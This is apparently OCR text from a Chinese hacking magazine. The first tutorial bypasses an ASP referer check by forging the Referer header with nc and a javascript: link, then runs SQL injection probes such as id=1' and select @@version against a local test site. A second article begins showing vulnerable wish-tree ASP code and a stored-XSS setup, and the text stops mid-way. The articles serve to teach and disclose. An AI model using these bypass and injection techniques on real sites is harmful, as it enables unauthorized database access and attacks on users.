


图2

是如何构造的呢？我们来看看代码：

```
<%
Dim server_v1,server_v2                    //定义字符串
        server_v1=Cstr(Request.ServerVariables
("HTTP_REFERER"))      //取得HTTP_REFERER变量的内容，也
就是数据的来源页面//
        server_v2=Cstr(Request.ServerVariables
("SERVER_NAME"))      //取得主机名字//
If Mid(server_v1,8,len(server_v2))<>server_v2 Then  //如果
HTTP_REFERER的Http://后面的内容不等于主机名就执行后面语句//
            response.write "Error!<br>"
response.write "禁止从外部提交数据<br>"
            response.write "剑心说：做人要厚道！"
            response.end
        end if
%>
```

看到了吧！它是根据我们的变量HTTP_REFERER和SERVER_NAME来分析提交的数据是否是外部提交的，而变量是IE自动提交的，对我们普通的浏览者是不可见的。思路很好，但这样也许忽视了一个问题，参数是我们提交的没有错，但是并不是只有IE提交，即使是IE提交的，我们也完全可以想办法绕过它！

三 如何绕过

以前用NC提交来测试上传漏洞时我们就知道，浏览器提交的数据是可以被我们抓包抓下来修改内容之后提交的，那么我们是不是也可以修改这两个变量从而绕过程序的判断呢？SERVER_NAME是没有办法改的，但是HTTP_REFERER完全可以被更改哦！好的，按照这个思路我们来试试吧！首先访问http://127.0.0.1/www/cnmaiqbsql/gonggao.asp?id=1，程




图3

序检测我们属于外部提交报错，不要管它！打开我们的抓包工具，然后监视浏览器进程，刷新的同时抓包，如图3所示。

看看吧！是不是缺少一个Referer这样的参数啊，防外部提交程序的HTTP_REFERER就是根据我们提交的Referer参数来的哦！嘿嘿，如果我们人为加上的话会怎么样呢？加到哪里呢？呵呵，随便你了，只要不是在开头就行，这里我们放在Get的下一行，一定要在下一行哦，数据包内容如下：

```
GET /www/cnmaiqbsql/gonggao.asp?id=1 HTTP/1.1
Referer: http://127.0.0.1/www/cnmaiqbsql/
Accept: */*

Accept-Language: zh-cn
………//其余的不要变
```

新的数据包构造完成后保存在jnc.txt内，用NC -vv 127.0.0.1 80 < jnc.txt > c:\1.html，提交后查看1.html，是不是正常显示了，没有提示说外部提交了吧！如图4所示，我们已经将程序绕过了！




图4

但是如何用来提交参数呢？很好办的，直接跟平常一样改id=1后面的参数，然后提交看结果就可以了。举个例子，我们来看看是不是Sql数据库吧。将数据包里面的id=1改成id=1'然后提交看看结果，如图5所示，出错了，并且是Sql的哦！要看系统版本的话就这样改id=1为id=(select%20@@version)，空格要经过URL编码的啊！提交看看结果，刷新c:\1.html后如图6所示。这是Get方法，Post也就是表单提交的方法，其实原理和操作都一样，有时我们本地提交东西，如以前的那个什么上传漏洞，如果禁止外部提交我们就可以这样操作。啥也不说了，大家都会搞了吧！！




图5

用工具很麻烦的，还是发扬下DIY，用IE搞定吧！直接用IE是不能用我们定义的Referer变量的，但是我们可以伪造啊！用javascript可以操作IE当前页面的所有元素，而产生<a href=>




图6

这样元素的页面就是HTTP_REFERER参数的来源，呵呵，想到了吧！看我的操作！首先直接打开gonggao.asp?id=1，出错了！不要管它，在IE地址栏里这么写：

```
javascript:alert(document.write("<a href='gonggao.asp?id=(select @@version')>剑心</a>")) //在当前页面构造一个指向gonggao.asp?id=(select%20@@version)的连接，部分代码可能要转换//
```

这个阻碍搞定了，剩下的就是如何去Enjoy Sql injection了，我不会编程，不然就帮大家写程序搞定了，呵呵。

最后送给那些管理员一句话，懒散的防御是没有效果的，防火墙是不能掩盖系统毛病的，还是老老实实地从程序本身着手吧！文章比较简单，有问题的地方请到论坛讨论，我的ID是剑心大人。

编辑点评： 防外部提交程序突破有很多方法的，像minibrowser.exe这个浏览器就可以自定义referrer，桂林老兵也写过一些自定义数据包的发送工具，当然如果仅仅只是用来在防盗链呀、防外部提交程序的突破啊，那难免有点可惜了。像经典动网上传、Cookie欺骗都算是这一类的，好好利用，你会发现有更多更好的利用方法。

"许愿树"也有"蛀虫"

寂寞的刺猬

时钟嘀嘀嗒嗒，新的一年马上就要到了，偶虔诚的来到许愿树下，双手合十，刚要许下心愿，却看到一个小虫从树枝中探出了头，似乎在问："你许的什么愿望啊？"哇噻！许愿树长"蛀虫"了，神啊！快来捉虫呀！

一、跨站虫虫

此虫虫生长于"七夕"、"中秋"、"圣诞"和"福娃"等许愿树内，和以往查虫的方式一样，先跟偶看一段BUG源码：

```
<%
…………
a_name = trim(Request("name")) '取得表单姓名(昵称)
a_email= trim(Request("email")) '取得邮箱地址
a_homepage = trim(Request("homepage")) '取得个人主页
…………
a_memo = trim(Request("memo")) '取得愿望内容
a_memo = Server.HTMLEncode(Request("memo"))
a_memo = Replace( a_memo, vbCrLf, "<br>")
a_memo = Replace( a_memo, "'", "''") '过滤单引号
…………
SQLcmd = "Insert Into wish(name,memo,email,homepage,oicq,from01,reply,time01,ip) Values"
SQLcmd = SQLcmd & "('" & a_name & "','" & a_memo & "','" & a_email & "','" & a_homepage & "','" & a_oicq & "','" & a_from01 & "'," & a_reply & ",now,'" & a_ip & "')"
newconn.Execute SQLcmd
Response.Redirect "index.asp"
%>
```

此为提交愿望Add.asp中的部分源码。很明显，其中除了memo（愿望内容）做了过滤外，其它的提交参数均未过滤！这种漏洞最直接的危害就是可以把一些特殊代码写入数据库内，这里我们用其来实现跨站攻击！

图1是写入跨站代码的平台——许愿窗口，在name（昵称）等项目中写入代码时会发现其对长度做了限制，怎么办呢？用本地HTM提交吧！即把当前页的源文件另存为HTM文件，修改FORM中的Action值为："action="http://127.0.0.1/wish/add.asp""，当然最重要的还要修改"昵称"、"邮箱"和"主页"的输入文本框的maxlength长度值为一个大点的数值。如此之后，




图1

